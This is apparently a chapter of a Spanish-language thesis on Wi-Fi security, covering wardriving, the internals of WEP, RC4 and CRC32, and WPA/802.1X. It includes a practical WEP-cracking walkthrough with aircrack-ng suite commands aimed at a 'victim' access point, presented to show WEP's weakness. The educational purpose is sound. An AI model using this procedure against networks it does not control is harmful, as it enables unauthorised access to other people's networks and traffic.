3. Seguridad en redes Inalámbricas: Necesidad, problemas y mecanismo de defensa

En el siguiente punto vamos a tratar las necesidades por las cuales es necesario crear WLANs seguras. A continuación repasaremos los diferentes ataques a los que se exponen y diferentes técnicas empleadas en dichos ataques.

Wardriving: se basa en la búsqueda de redes inalámbricas con el objetivo de conseguir acceso gratis a internet o bien entrar en redes públicas o privadas. Implica usar un coche o camioneta y un ordenador equipado con Wi-Fi, como un portátil o una PDA, para detectar las redes. Esta actividad es parecida al uso de un escáner para radio. [9]

El procedimiento para llevar a cabo el wardriving implica la necesidad de un automóvil conduciendo por una urbe, de esta manera, haciendo uso de un portátil con herramientas preparadas para tal efecto irá detectando redes por los lugares por los cuales se va circulando, no obstante este procedimiento también es posible realizarlo caminando a pie.

Ilustración 13. Realizando Wardriving en vehículo móvil




Ilustración 14. Equipo Necesario para realizar Wardriving (Portátil, PCMCIA "tarjeta red" con antena externa y GPS)

Cuando hemos capturado y obtenido todas y cada una de las características de la red elegida, normalmente se suele utilizar un lenguaje de símbolos mediante el cual se "publica" en un lugar visible (pared o suelo) la información recabada, para algún otro "usuario" que desee conseguir acceso a la red en cuestión **"WarChalking"**. [10]

Símbolo	Significado
SSID) (Ancho de Banda	Nodo de red abierto. Sin seguridad implementada
SSID ( )	Nodo de red cerrado. Con seguridad implementada
SSID Contacto (W) Ancho de banda	Nodo de red cerrado. Con seguridad WEP

Ilustración 15. Simbología utilizada en Warchalking[10]

Ilustración 16. Warchalking en el que se indica el nombre del SSID "QBAWIan", que esta abierto y el ancho de Banda 22

Una vez aclaradas las técnicas anteriores, las cuales implican que un determinado usuario no deseado, se acomode e instale un PA sin nuestro conocimiento, uniéndolo a la red local y dejándolo inseguro con una configuración insegura, de tal forma que cualquiera que pase por el área de cobertura de nuestro Punto de Acceso será capaz de aprovecharse de las 10 características de nuestra red, y tener acceso a información sensible y confidencial. Para evitar este tipo de problemas es conveniente realizar de vez en cuando un rastreo y establecer un tipo de protección adecuada.

Una vez citado esto vamos a explicar los diferentes tipos de algoritmo de cifrados que tenemos a nuestro alcance.

3.1 WEP (Wired Equivalent Privacy)

WEP, acrónimo de Wired Equivalent Privacy o "Privacidad Equivalente a Cableado" fue parte del estándar IEEE 802.11 original, de 1999. [11]

El propósito del WEP fue dar, a las redes inalámbricas, un nivel de seguridad comparable al de las redes de cableado. La necesidad de un protocolo como WEP fue obvio, las redes inalámbricas usan ondas de radio y son más susceptibles de ser interceptadas.

Este protocolo no se creó por matemáticos expertos en criptografía, por lo que se demostró que era vulnerable en el algoritmo **RC4**.

Algoritmo RC4

RC4 es un algoritmo de cifrado en flujo (Ron's Cipher 4), fue desarrollado por Ronald Rivest en 1987 y mantenido en secreto compartido con la empresa RSA Data Security. El problema de los algoritmos de seguridad que se mantienen en secreto se da en el momento que deja de serlo, y con RC4 ocurrió el 9 de Septiembre de 1994, cuando apareció de forma anónima en Internet. [12][13][14]

Consiste en 2 algoritmos: 1-**Key Scheduling Algorithm (KSA**) y 2- **Pseudo-Random Generation Algorithm (PRGA)**. Ambos de estos algoritmos usan *8-by-8 S-box*, el cual es solo un array de 256 números en el cual ambos son únicos en cuanto a rango y su valor va desde 0 hasta 255. Todos los números de 0 a 255 existen dentro del array, pero están solo mezclados de diferentes maneras, el KSA se encarga de realizar la primera mezcla en el S-Box, basado en el valor de la semilla dada dentro de él, y esta "semilla" puede ser de 256 bits de largo.

Primero, el S-box array es llenado con valores secuenciales desde 0-255. Este array será llamado simplemente S. Entonces, el otro array de 256-bits es llenado con el valor de la "semilla", repitiendo como sea necesario hasta que todo el array es llenado. Este array será llamado K, entonces el array S es mezclado usando el siguiente pseudocódigo.

```
j=0;
for i = 0 to 255
{
   j = (j+S[i] + K[i]) mod 256;
   intercambia S[i] and S[j];
}
```

Ilustración 17. Array RC4_1

Una vez que eso es hecho, la S-box es intercambiada basándose en el valor de la "semilla". Esa es la "Key" programada para el algoritmo, algo sencillo.

Ahora cuando el keystream data es necesitado, el Pseudo-Random Generation Algorithm (PRGA) es usado. Este algoritmo tiene 2 contadores, el i y la j, en el cual ambos son inicializados en 0 para comenzar. Después de eso, cada bit de keystream data es usado en el siguiente Pseudo-Code:

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
intercambia S[i] and S[j];
t = (S[i] + S[j] mod 256;
Exponer valor de S[t];
```

Ilustración 18. Array RC4_2

El valor expuesto del byte de S[t] es el primer byte del keystream. Este algoritmo es repetido para conseguir bytes adicionales de keystream. RC4 es simplemente suficiente, que puede ser fácilmente memorizado e implementado en el aire, y puede llegar a ser un poco "más" seguro si es usado apropiadamente, en fin, hay algunos problemas con la forma que RC4 es usado con el cifrado WEP en Wi-Fi.




Ilustración 19. Algoritmo RC4

En 2001, Scott Fluhrer, Itsik Mantin y Adi Shamir publicaron un artículo en el que mostraban las dos debilidades del algoritmo las de no-variación y los ataques IV conocidos. Estos se basan en que para ciertos valores de clave es permisible que los bits de clave de cifrado (aunque normalmente cada bit de un flujo de clave tiene una posibilidad del 50% de ser diferente del anterior). Como la clave de cifrado está compuesta concatenando la clave secreta con el IV, ciertos valores de IV muestran claves débiles. [15]

Estas vulnerabilidades fueron aprovechadas por herramientas de seguridad como AirSnort, permitiendo que las claves WEP fueran descubiertas analizando una cantidad de tráfico suficiente. Aunque este tipo de ataque podía ser desarrollado con éxito en una red con mucho tráfico en un plazo de tiempo razonable, el tiempo requerido para el procesamiento de los datos era bastante largo. David Hulton (h1kari) ideó un método optimizado de este mismo ataque, tomando en consideración no sólo el primer byte de la salida RC4, sino también los siguientes. Esto resultó en una ligera reducción de la cantidad de datos necesarios para el análisis.

La etapa de comprobación de integridad también sufre de serias debilidades por culpa del algoritmo CRC32 utilizado para esta tarea.

Función CRC32

CRC es un tipo de función que recibe un flujo de datos de cualquier longitud como entrada y devuelve un valor de longitud fija como salida. El término suele ser usado para designar tanto a la función como a su resultado. Pueden ser usadas como suma de verificación para detectar la alteración de datos durante su transmisión o almacenamiento. Las CRC son populares porque su implementación en hardware binario es simple, son fáciles de analizar matemáticamente y son particularmente efectivas para detectar errores ocasionados por ruido en los canales de transmisión. La CRC fue inventada y propuesta por W. Wesley Peterson en un artículo publicado en 1961. [16] [17] [18]

Cálculo de CRC:

La mecánica de la informática con su lenguaje binario produce unas CRC simples. Los bits representados de entrada son alineados en una fila, y el (n + 1) representa el patrón de bits del divisor CRC (llamado polinomio) se coloca debajo de la parte izquierda del final de la fila. Aquí está la primera de ellas para el cálculo de 3 bits de CRC:

```
11010011101100 <--- entrada
1011           <--- divisor (4 bits)
--------------
01100011101100 <--- resultado
```

Ilustración 20. Cálculo CRC_1

Si la entrada que está por encima del extremo izquierdo del divisor es 0, no se hace nada y se pasa el divisor a la derecha de uno en uno. Si la entrada que está por encima de la izquierda del divisor es 1, el divisor es OR exclusiva en la entrada (en otras palabras, por encima de la entrada de cada bit el primer bit conmuta con el divisor). El divisor es entonces desplazado hacia la derecha, y el proceso se repite hasta que el divisor llega a la derecha, en la parte final de la fila de entrada. Aquí está el último cálculo:

```
00000000001110 <--- resultado de la multiplicación de cálculo
          1011 <--- divisor
--------------
00000000000101 <--- resto (3 bits)
```

Ilustración 21. Cálculo CRC_2

Desde la izquierda se dividen por cero todos los bits de entrada, cuando este proceso termina el único bits en la fila de entrada que puede ser distinto de cero es n bits más a la derecha, en la parte final de la fila. Estos n bits son el resto de la división, y será también el valor de la función CRC (es el CRC escogido a menos que la especificación de algún proceso posterior lo cambie).

Funcionamiento Protocolo WEP

En primer lugar se genera una semilla. Ésta está formada por un lado, por la clave que proporciona el usuario (Key) que normalmente se introduce como una cadena de caracteres o de valores hexadecimales. Esta clave ha de estar presente tanto en el receptor como en el emisor por lo que es necesario introducirla manualmente en los mismos. El otro elemento es un vector de 24 bits (IV, o vector de inicialización) generado aleatoriamente que además puede cambiar en cada frame. Las semillas más habituales son de 64 bits o de 128 bits. Una vez generada la semilla es llevada a un generador de pseudonúmeros aleatorios formando una cadena de longitud igual al payload del frame más una parte de comprobación de la integridad de los datos de 32 bits (ICV). Este proceso se lleva a cabo mediante un algoritmo de cifrado llamado RC4.

Finalmente se combinan la clave de cifrado generada (keystream) con el payload/ICV mediante una xor. Dado que para poder descifrar es necesario disponer de los bits de IV, éstos son transmitidos sin cifrar en el propio frame.




Ilustración 22. Algoritmo WEP (Wired Equivalent Privacy)

Ventajas Protocolo WEP

Ninguna

Inconvenientes Protocolo WEP

Observamos que las claves de usuario son estáticas, por lo que todos los usuarios utilizan la misma clave. Esto provoca que las claves no se cambien asiduamente durante semanas, meses o años, permitiendo así la adquisición de la misma. Por otra parte el hecho de que el IV se transmita sin cifrar y de que se pueda repetir cada cierto tiempo, además de que el algoritmo que genera este vector presenta ciertos caracteres de predictibilidad, hace que sea un sistema perfecto para romper por la fuerza bruta. Algunos de los tipos de ataques son:

• Ataques pasivos basados en el análisis de paquetes para intentar descifrar el tráfico.

• Ataques activos basados en la introducción de paquetes.

• Ataques activos basados en el ataque/engaño al punto de acceso.

• Ataques de diccionario.

El ISAAC (Internet Security, Applications, Authentication and Cryptography) hizo un estudio minucioso acerca de los problemas y debilidades de WEP llegando a las siguientes conclusiones generales:

• El manejo de las claves es un constante generador de problemas. Para empezar el hecho de tener que distribuir la misma clave a todos los usuarios implica que este proceso se tiene que realizar un mismo día en un momento determinado, teniéndose que cambiar de nuevo si un usuario abandona la empresa o lugar en donde se utilice la red WEP. Las claves que se distribuyen por todo el sistema y que se guardan con esmero tienden a ser públicas con el tiempo. Los ataques de Sniffing se basan sólo en obtener la clave WEP que es cambiada infrecuentemente.

• Una longitud de claves de 64 o 128 bits no es hoy en día suficiente para garantizar un buen nivel de seguridad.

• Los algoritmos de cifrado son vulnerables al análisis si se utilizan frecuentemente los mismos keystreams. Dos frames que usan el mismo IV usarán casi con toda probabilidad la misma key y por tanto el mismo keystream.

• El cambio infrecuente de las claves permite a los atacantes usar las técnicas de ataque por diccionario.

• WEP utiliza CRC para garantizar la integridad de los frames enviados. Aunque el CRC es cifrado por el algoritmo de RC4, los CRC no son seguros.

Variantes Protocolo WEP

Existen algunas variantes que básicamente se basan en intentar mejorar el IV, por ejemplo aumentándolo en tamaño. Así tenemos:

WEP2: es igual al anterior cuyas únicas diferencias consisten en un mayor tamaño del IV y una protección de cifrado de 128 bits.

WEP+: Lo desarrolló la empresa Lucent Technologies que se asienta en la eliminación de los IV "débiles". Para ser efectivo debe de utilizarse tanto en el emisor como en el receptor. Dado que es una tecnología propietaria no existen muchos fabricantes que lo integren y por tanto no presenta una gran disponibilidad.

Caso Práctico Crackear WEP

Para este apartado existen diferentes versiones de Linux en las que vienen precargadas las herramientas necesarias para realizar estos métodos, tales como WIFIWAY, WIFISLAX, o BACKTRACK. En este caso en concreto utilizaremos la distribución de Linux WIFISLAX y la tarjeta de red inalámbrica Alfa Network AWUS036h.

Comenzaremos abriendo una consola y escribiendo lo siguiente

iwconfig

En este apartado aparecerán las tarjetas de red que tiene el equipo instaladas, deberás seleccionar la tarjeta que quieres utilizar, en nuestro caso es la wlan0. Para utilizarla en modo monitor deberemos teclear lo siguiente:

airmon-ng start wlan0 6

Con este comando se inicia el modo monitor en el canal 6, si deseas utilizar otro canal para detectar otras redes puedes sustituir el 6 por cualquier otro número.




Ilustración 23. *airodump-ng -w nombrearchivodondeseguardaranlosdatos -c6 wlan0*

Una vez activada a la tarjeta en modo monitor comenzaremos a detectar las redes correspondientes al canal 6 en nuestro caso.

airodump-ng -w nombrearchivodondeseguardaranlosdatos -c6 wlan0

Escoges alguna red con cifrado WEP, abres una nueva consola y escribes lo siguiente:

aireplay-ng -1 30 -e ESSID -a MACVIC -h MACMIA wlan0

ESSID - Aquí va el ESSID de tu víctima

MACV - Aquí va la dirección MAC de tu víctima

MACMIA - Aquí debes introducir la dirección MAC de tu wlan.

Una vez realizado esto se realizará la asociación con el punto de acceso de la víctima.




Ilustración 24. aireplay-ng -1 30 -e ESSID -a MACVIC -h MACMIA wlan0

Continuaremos con la inyección de paquetes para ello utilizaremos el siguiente comando:

aireplay-ng -3 -x600 -b MACV -h MACMIA wlan0

A partir de este comando comenzarán a ser enviados los paquetes.




Ilustración 25. aireplay-ng -3 -x600 -b MACV -h MACMIA wlan0

Una vez obtenidos unos 100,000 paquetes enviados se procederá a obtener la clave:

Para ello utilizaremos el siguiente comando:

aircrack-ptw nombrearchivodondeseguardaranlosdatos -01.cap




Ilustración 26. aircrack-ptw nombrearchivodondeseguardaranlosdatos -01.cap

Una vez tecleado el anterior comando y si tenemos suficientes IVs, obtendremos la clave WEP.

Una vez visto esto nos queda claro que el método de cifrado WEP es inseguro, y aunque aumentemos el tamaño de las claves de cifrado sólo aumenta el tiempo necesario para romperlo.

Por otro lado podemos utilizar mecanismos para incrementar la seguridad de este con Control de direcciones MAC permitidas, Protocolos de autenticación en niveles superiores. Adaptar la intensidad de señal en los AP a las necesidades, etc. Pero sigue siendo insuficiente.

Serán necesarias otras alternativas de cifrado tales como (WPA, WPA2).

3.2 WPA (Wi-Fi Protected Access)

WPA o "Acceso Protegido Wi-Fi", es un sistema de cifrado que se utiliza para proteger las redes inalámbricas, este se creó para corregir las deficiencias del sistema WEP.

El WPA se desarrolló como un medio de seguridad intermedio entre el sistema de cifrado WEP y el 802.11i, ya que este último aún no estaba terminado cuando se implementó el WPA.

Una vez finalizado el IEEE 802.11i, apareció el WPA2 (es casi lo mismo que WPA, solo que el WPA2 fue el estándar que aprobó la IEEE y el WPA fue determinado por la Wi-FI Alliance).

En cuanto al WPA, está pensado para que los usuarios se autentiquen mediante servidor (almacenaje de credenciales y contraseñas) de tipo RADIUS (Remote Authentication Dial-In User Server), enfocado para empresas. Por otro lado WPA va a permitir a usuarios “normales” la utilización del mismo, esto se conseguirá con la autenticación por medio de clave compartida ("Pre-Shared Key" o PSK).

El WPA utiliza el protocolo TKIP (Temporal Key Integrity Protocol) y mecanismo 802.1X. La mezcla de estos dos sistemas proporciona un cifrado dinámico y un proceso de autenticación mutuo.

Privacidad e integridad con TKIP

Este protocolo se ha elegido para sustituir al sistema de cifrado WEP y así suplir sus carencias. TKIP utiliza el algoritmo RC4 proporcionado por RSA Security para cifrar y la utilización del CRC encargado de la transmisión. Este utiliza una clave de 128 bits de tipo dinámica; lo que producirá el cambio por paquete, sesión y usuario. El vector de inicialización de 48 bits en lugar de los 104 bits de clave y 24 bits del vector de inicialización, recortando la reutilización de claves. Además se han añadido claves para tráfico de difusión y multidifusión.




Ilustración 27. Privacidad e integridad con TKIP según CISCO

Autenticación mediante 802.1X/EAP

El objetivo del estándar 802.11x es encapsular los protocolos de autenticación sobre los protocolos de la capa de enlace de datos (MAC) y permitir utilizar el protocolo (EAP) para autenticar al usuario de diferentes maneras.

El estándar IEEE 802.11x define 3 entidades:

- El usuario que pide la solicitud o solicitante (supplicant), habita en la estación inalámbrica.
- El usuario autenticado (authenticador), habita en el punto de acceso ·
- Por último el servidor de autenticación, habita en un servidor RADIUS del tipo (Authentication, Authorization, and Accounting).

Este estándar se ajusta en la denegación de tráfico hasta que el cliente no ha sido autenticado de forma correcta. Se van a definir dos caminos, uno autorizado y otro no autorizado. El autorizado se mantendrá cerrado hasta que el servidor le comunice que este tiene acceso.

EAP tiene los siguientes métodos de autenticación: EAP-TLS, EAP.TTLS y PEAP. Estos se basan en el método de Infraestructura pública (PKI) para autenticar al usuario y al servidor utilizando certificados digitales. Necesitaremos por tanto una Autoridad de Certificados, ya sea pública o privada.

Para ello se emplea la existencia de una Autoridad de Certificados (CA), sea empresarial o pública.




Ilustración 28. 802.1X/EAP

EAP-TLS (Extensible Authentication Protocol – Transport Layer Security)

Se basa en el intercambio de certificados digitales entre cliente y servidor de autenticación. El proceso se inicia con el envío por parte del cliente de su identificación (ID) al servidor de autenticación, una vez el servidor ha recibido la petición, este envía su certificado al cliente, que una vez validado este responderá con el suyo.

Si el certificado enviado por el cliente o solicitante es validado, el servidor de autenticación responderá con el nombre de usuario y empezará la creación de la clave de cifrado, para su posterior envío al punto de acceso y establecer una comunicación segura.

